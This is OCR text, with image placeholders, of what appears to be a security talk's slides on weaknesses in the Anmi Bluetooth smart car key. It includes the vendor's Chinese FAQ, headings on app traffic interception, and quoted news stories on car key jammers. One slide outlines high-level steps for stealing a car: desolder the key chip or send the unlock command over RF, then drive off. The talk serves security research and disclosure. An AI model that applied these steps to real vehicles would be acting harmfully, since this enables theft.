

09:51
我的大奔
车主
奔驰
分发钥匙
过户车辆
老婆
有效日期: 永久有效
张三
连接车辆后完成删除
已到期

Mobile APP - Codes




Mobile APP - Codes


Mobile APP - MitMProxy



Mobile APP - MitMProxy



Mobile APP - Server



Say Bye Bye to your Privacy ..

Encryption ?

13. 安装安米智能钥匙对车辆有什么影响?

安米智能钥匙安装不拆车不改线不影响车辆安全性，只需要在安装时暂时连接汽车OBD接口且安装完成后不占用，后续使用只需将智能钥匙插在钥匙孔上即可。

14. 安米智能汽车钥匙是否安全?

本产品采用蓝牙4.0技术，同时采用独创的安全加密算法对数据进行二次加密，确保车辆安全，同时我们为产品购买保险。

Anmi Own Property
Encryption


15. 与车载蓝牙设备是否有冲突?

安米智能钥匙采用的是最先进的蓝牙4.0技术，支持同时传输多个设备与车载蓝牙设备可以同时使用并不冲突。

原车钥匙可以继

车辆绑定注意事项

标志3008由于钥匙孔设计问题，导致匹配时防盗芯片和锁孔距离过长，匹配成功率低。若无法成功匹配，请按以下方法再次进行匹配：




① 先将专用钥匙坯与"主体"分开

② 再将钥匙坯插入锁孔，"主体

③ 最后扭动钥匙坯（用老虎钳

Super “Secure” ?



CHALLENGE ACCEPTED

A0 -- Physical access

Old School way


. Anmi-Key by request, always left in the car


. Breaking glass by force. Get the Anmi-Key to ulock the door

. Desolder the Registered Anmi chip and Mechanical Key put it into a blank key

. Or use self design board to emits unlock cmd to the vehicle by RF-module

. Start the engine and run away





DEMO

A1 -- RF Jamming

RF-Jammer

BBC Sign in | News | Sport | Weather | Shop | Earth | Travel

Home | Video | World | US & Canada | UK | Business | Tech | Science | Stories | En

England | Local News | Regions

Car key jammers: What you need to know

8 December 2016 Share

As reports circulate about tech-savvy thieves using electronic devices - "key jammers" - to prevent cars from locking, what do you need to know about this growing crime?

The transmitters, which are easy to buy online, can be used to interrupt signals from keys fobs, meaning unwary motorists believe their cars to be secure when they're anything but.

This leaves the path clear for thieves to help themselves to your belongings, and even take the car itself.


The Sun | TV & SHOWBIZ | NEWS | FABULOUS | MONEY | MOTORS | TRAVEL | TECH | DEAR DEIDRE | PUZZLES | TOPICS A

DAYLIGHT FOBBERY Car wash crooks make £20,000 a day by using £500 key fob jammers that leave motors unlocked

Romanian car wash boss Mario told an undercover Sun reporter he could use the devices to steal phones, laptops and cash


INVESTIGATION By Jake Ryan
17th May 2017, 10:38 pm | Updated: 31st May 2017, 1:01 pm

RF-Jammer

